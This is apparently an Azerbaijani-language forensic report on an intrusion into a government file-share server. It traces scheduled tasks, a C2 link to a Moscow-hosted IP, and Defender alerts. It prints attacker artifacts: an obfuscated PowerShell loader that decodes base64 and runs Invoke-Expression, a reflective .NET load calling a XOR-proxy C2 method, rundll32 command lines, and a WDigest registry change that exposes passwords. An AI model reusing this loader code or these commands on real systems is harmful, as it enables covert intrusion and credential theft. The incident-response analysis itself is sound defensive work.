| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\Telegramm_ac |
| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\results\comp.txt\AC |
| | 0 | 0 | C:\ProgramData\WindowsDefender\Python37\results\comp.txt\comp.txt.txt |
| Copy | 0 | 0 | results29112021_11:45 |
| Copy | 0 | 0 | results_291120211 |
| | 0 | 0 | python.exe smb_v.0.5.py comp.txt |

## RDP bitmap keş

Son olaraq sistemdən əldə etdiyimiz iz RDP (Remote Desktop Service) bitmap keş məlumatları oldu. RDP keş mexanizmi RDP bağlantısından istifadə edərkən məlumat həcminin azaldılması üçün nəzərdə tutulmuşdur. Beləki hər dəfə qrafiki dəyişiklikləri yeniləmək əvəzinə tez-tez istifadə edilən bitmap məlumatları lokalda keşlənir. Sözü gedən məlumatların ekpertizası zamanı şübhəli istifadəçinin dövlət qurumda olan digər bir server-ə (fayl paylaşımı) buradan keçid etdiyini hətta sözü gedən serverdə planlaşdırılmış tapşırıq yaratdığını aşkar edə bildik.



# Fayl Paylaşma Serveri (FS – File Share Server)

## Şübhəlilərin aşkarlanması

İstər MAS istərsə də DC ekpertizası zamanı əldə etdiyimiz izlər bizə yoluxan növbəti serverin FS (fayl paylaşımı) olduğunu göstərmişdi. Analiz prosesinə serverdən götürülən Paleon loqları ilə başladıq. Ilk olaraq sistemdə fəaliyyət göstərən proseslərin siyahısına (Process) baxdıq. Burada 4 ədəd şübhəli proses qarşımıza çıxdı.

| | | | |
|---|---|---|---|
| 6936 | 3384 | NT AUTHORITY\SYSTEM | powershell -ep bypass -w 01 "C:\ProgramData\health.ps1" |
| 4952 | 1200 | NT AUTHORITY\SYSTEM | powershell.exe -ep bypass -w 01 C:\Windows\SysWOW64\config.ps1 |
| [redacted] | | | |
| 5672 | 1200 | NT AUTHORITY\SYSTEM | rundll32.exe C:\ProgramData\gesangkunde.dll CI2vldb0VOV3 |
| 2624 | 5672 | NT AUTHORITY\SYSTEM | rundll32.exe C:\ProgramData\gesangkunde.dll CI2vldb0VOV3 |

Bunlardan 2-si powershell skripti digər 2-si isə rundll32.exe ilə işə çağrılan dinamik kitabxana faylı idi. Sözü gedən proseslərin "NT AUTHORITY\SYSTEM" adından işə salınması bizə DC-də olduğu kimi burda da proseslərin planlaşdırılmış tapşırıqlar olduqları haqqında işarə verdi. Planlaşdırılmış tapşırıqları siyahısında DC-də qeydə aldığımız **SU** yenidən qarşımıza çıxdı. rundll32.exe tapşırığı məhz bu istifadəçi tərəfindən yaradılmışdı.

| | |
|---|---|
| [redacted]il.a | rundll32.exe C:\ProgramData\gesangkunde.dll CI2vldb0VOV3 |

Powershell skriptlərin yalnız 1-i planlaşdırılmış tapşırıqlar siyahısına qarşımıza çıxdı.

powershell.exe -ep bypass -w 01 C:\Windows\SysWOW64\config.ps1

Bundna sonra sözü gedən çübhəli proseslərin hər hansı bir şəbəkə aktivlikləri olub-olmadığını yoxlamaq üçün Paleon TCPTable cədvəlinə baxdıq. Burada yalnız 6936 identifikasiya nömrəsinə sahib proses (powershell – health.ps1) bir wnvana 443-cü port üzərindən bağlantı yaratmışdı.

```
1 select * from TCPTable where pid == 6936 or pid == 4952 or pid == 5672
  or pid == 2624;
```

Grid view | Form view

Total rows loaded: 10

| | pid | local_addr | local_port | remote_addr | remote_port |
|---|---|---|---|---|---|
| 1 | 6936 | 10.0.8.4 | 57316 | 62.113.[redacted] | 443 |
| 2 | 6936 | 10.0.8.4 | 57690 | 62.113.[redacted] | 443 |
| 3 | 6936 | 10.0.8.4 | 57699 | 62.113.[redacted] | 443 |

Bağlantı qurulan İP ünvan Rusiya-da bir xostinq xidmətinə aid idi.

```
Name:    [redacted] hosted-by-vdsina.ru
Address: 62.113.[redacted]
```

```
hostname: "[redacted] hosted-by-vdsina.ru",

city: "Moscow",

region: "Moscow",

country: "RU",

loc: "55.7522,37.6156",

org: "AS48282 Hosting technology LTD",
```

## Şübhəli powershell skriptləri

Sistemdə fəaliyyət göstərən 2 powershell skriptindən yalnız 1-i (config.ps1) fayl sistemində mövcud idi.

**config.ps1** skripti eyni ilə DC-də olduğu kimi obfuskasiya edilmiş və oxşar əməliyyatları icra edirdi. Yalnız sorğu üçün istifadə edilən URL ünvan fərqli idi.


```
Write-Host "This is my first programm!";
$var1 = 10;
$var2 = 5;
$var1+$var2;
$TCUHC = "{0}{1}{2}{3}{4}{5}{6}{7}{8}{9}{10}{11}{12}{13}{14}{15}{16}{17}{18}{19}{20}
{21}{22}{23}{24}{25}{26}{27}{28}{29}{30}{31}{32}{33}{34}{35}{36}{37}{38}{39}{40}{41}{42}{43}{44}
{45}{46}{47}{48}{49}{50}{51}{52}{53}{54}{55}{56}{57}{58}{59}{60}{61}{62}";
$XFJFCTLH = $TCUHC -f "RgB1AG4AYwB0AGkAbwBuACAAVQBOAEEASQBTAFYAKAAkAG4AaQApAHsACQAkAHIAYQA9ACIAQQBCAEMARABFAEYARw
"AUABRAFIAUwBUAFUAVgBXAFgAWQBaAGEAYgBiAGQAZQBmAGcAaABpAGoAawBsAG0AbgBvAHAAcQBvAHMAdAB1AHYAdwB4AHkAegAwADEAMgAzA",
"                                                                                                                    AZwB",
"                                                                                                                    GYAb",
"                                                                                                                    dACA",
"                                                                                                                    vBTA",
"                                                                                                                    ACQAJ",
"                                                                                                                    vAZQ",
"                                                                                                                    ACsA",
"KQAJAHsACQAJACQAdgA9ACQAcwByAC4AcwB1AGIAcwBUAHIAaQBuAGcAKAAkAHEAKgA4ACwA1AA4ACkAOwAJAAkAJAB6ADUAWwBDAG8AdgB2AG",
"UAcgB0AF0AOgA6AFQAbwBJAG4AdAAzADIAKAAkAHYALAAyACkAOwAJAAkAJAB5ACAAPQAgAFsAYwBoAGEAcgBdACgAJAB6ACkAOwAJAAkAaQBm",
"ACgAJAB2ACAALQBjAGUAcQAgACIAMAAwADAAMAAwADAAMAAwACIAKQAJAAkAewAJAAkACQAkAHYAMQA9ACQAdgA7AAkACQB9AAkACQBlAGwAcw",
"BlAAkACQB7AAkACQAJACQAdAB1AG8AIAArADOAIAAkAHkAOwAJAAkAfQAJAH0ACQByAGUAdAB1AHIAbgAgACQAdAB1AG8AOwB9AEYAdQBuAGMAd",
"ABpAG8AbgAgAFgARgBKAEYAQwBUAEwASAAoACQAdQByAGwAKQAkAHsACQAkAGwAYQA9ACIAIgA7AAkAJAB0AF8AcAAgAD0AIAAoAGcAaQAgACQ",
"AZQBuAHYAOgB0AGUAbQBwACkALgBmAHUAbABsAG4AYQBtAGUAIAArACAAIgBcAHMAYQBwAHAALgB4AHQAeAAiADsACQAkAHQAZQBuAHQAIAA9A",
"CAAWwBpAG8ALgBmAGkAbABlAF0AOgA6AFIAZQBhAGQAQQBsAGwAVABlAHgAdAAoACQAdABfAHAAKQA7AAkAUgBlAG0AbwB2AGUALQBJAHQAZQB",
"tACAAJAB0AF8AcAAgAC0AZgBvAHIAYwBlACAALQByAGUAYwB1AHIAcwBlADsACQAkAGwAYQA9ACQAdABlAG4AdAA7AAkAJAByAGgAIAA9ACAAT",
"gBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIABNAHMAeABtAGwAMgAuAFMAZQByAHYAZQByAFgATQBMAEgAVABUAFA",
"ALgA2AC4AMAA7AAkAJAByAGgALgBvAHAAZQBuACgAIgBQAE8AUwBUACIALAAgACQAdQByAGwALAAgACQAZgBhAGwAcwBlACkAOwAJACQAcgBoAC"
$JHVSAYU = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($XFJFCTLH));
$UNAISV=$JHVSAYU;
Invoke-Expression $UNAISV;
```

Digər skript (fayl sistemində mövcud olmayan) health.ps1 isə proses olaraq fəaliyyət göstərir hətta yuxarıda qeyd edilən Rusiyada yeləşən server ilə bağlantı qurmuşdu. Hər hansı bir dəyərli məlumat əldə etmək məqsədi ilə fəaliyyət göstərən prosesin yaddaşını dump etdik. Dump edilən proses yaddaşında aşağıdakı mətnlər diqqətimizi çəkdi.


```
$curios = "curioseses"
$lake = "2lakes"
$seventy = 70
$culture = $returned3[-1..-$returned3.Length] -join ''
$dflk= "sdfsdf34545";
$repos = [System.Convert]::FromBase64String($culture)
[System.Reflection.Assembly]::Load($repos)
[abcd.Service]::StartMainXor("62.113.[redacted]", "443", 10,
7000, 15 * 60, "020101BA010D03")
```

Burada skript ilk olaraq mətni (X) tərsinə çevirir. Daha sonra tərsinə çevrilmiş mətni base64 ilə deşifrə edərək yaddaşa yükləyir və **StartMainXor** metodunu çağırır.

base64 (tərsinə çevrilmiş) ilə kodlaşdırılmış 3 ədəd mətn qeydə aldıq. Bunlardan birini bərpa etmək mümkün oldu.




Kodlaşdırılmış məlumatdan **rtcpsvc.dll** adında dinamik kitabxana faylı (.Net) əldə etdik.




Fayl başlığında (IMAGE_FILE_HEADER) yer alan *TimeDateStamp* dəyəri faylın 2020-ci ildə kompilasiya edildiyi göstərirdi.


| Member | Offset | Size | Value | Meaning |
|---|---|---|---|---|
| Machine | 00000084 | Word | 014C | Intel 386 |
| NumberOfSections | 00000086 | Word | 0003 | |
| TimeDateStamp | 00000088 | Dword | 5ED7829F | |
| PointerToSymbolTa... | 0000008C | Dword | 00000000 | |
| NumberOfSymbols | 00000090 | Dword | 00000000 | |
| SizeOfOptionalHea... | 00000094 | Word | 00E0 | |
| Characteristics | 00000096 | Word | 2102 | Click here |

Wed Jun 03 2020 14:59:43 GMT+0400 (Azerbaijan Standard Time).

DLL faylı 2 fərqli host arasında (proxy) mesaj (əmr) çatdırmaq üçün istifadə edilir. İlk hostdan (left) aldığı mesajı (XML formatında - connect) təhlil edərək 2-ci host (right) ilə 1-ci host (left) arasında bağlantı qurulur və mesaj alış-verişinə başlanılır. Sözü gedən mesajlar xor metodu ilə şifrələnir. Analiz etdiyimiz funksiya xor açarı üçün “010101BA010D03” istifadə edirdi.

## Windows Defender

Paleon sistemdən topladığı loqlar arasında serverdə fəaliyyət göstərən Windows Defender tərəfindən aşkarlanan şübhəli əməliyyat hadisələridə yer alırdı. Burada qarşımıza yenidən şübhəli istifadəçi tərəfindən icra edilən bəzi zərərli əməliyyatlar çıxdı.




SharpHound (BloodHound) Active Directory haqqında ətraflı məlumat toplamaq üçün istifadə edilən alətdir. Şübhəli istifadəçi bu alətin köməkliyi ilə AD haqqında məlumat toplamağa cəhd edərkən Defender-in müdaxiləsi ilə üzləşib. Sözü gedən skriptin explorer.exe tərəfindən icra edilməsi əməliyyatın əl ilə icra edildiyinə işarə idi.

Defender tərəfindən aşkar edilən növbəti təhlükə isə **Behavior:Win32/WDigestNegMod.B** idi.

**behavior:_process**: C:\Windows\regedit.exe, pid:5208:627493419063402; regkeyvalue:_HKLM\SYSTEM\ControlSet001\Control\SecurityProviders\WDigest\\UseLogonCredential

*Bu əməliyyat şifrlərin yaddaşda açıq şəkildə saxlanılmasına icaze vermək üçün istifadə edilir.*

Ətraflı məlumat üçün: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc778868(v%3dws.10)

https://www.microsoft.com/en-us/security/blog/2022/10/05/detecting-and-preventing-lsass-credential-dumping-attacks/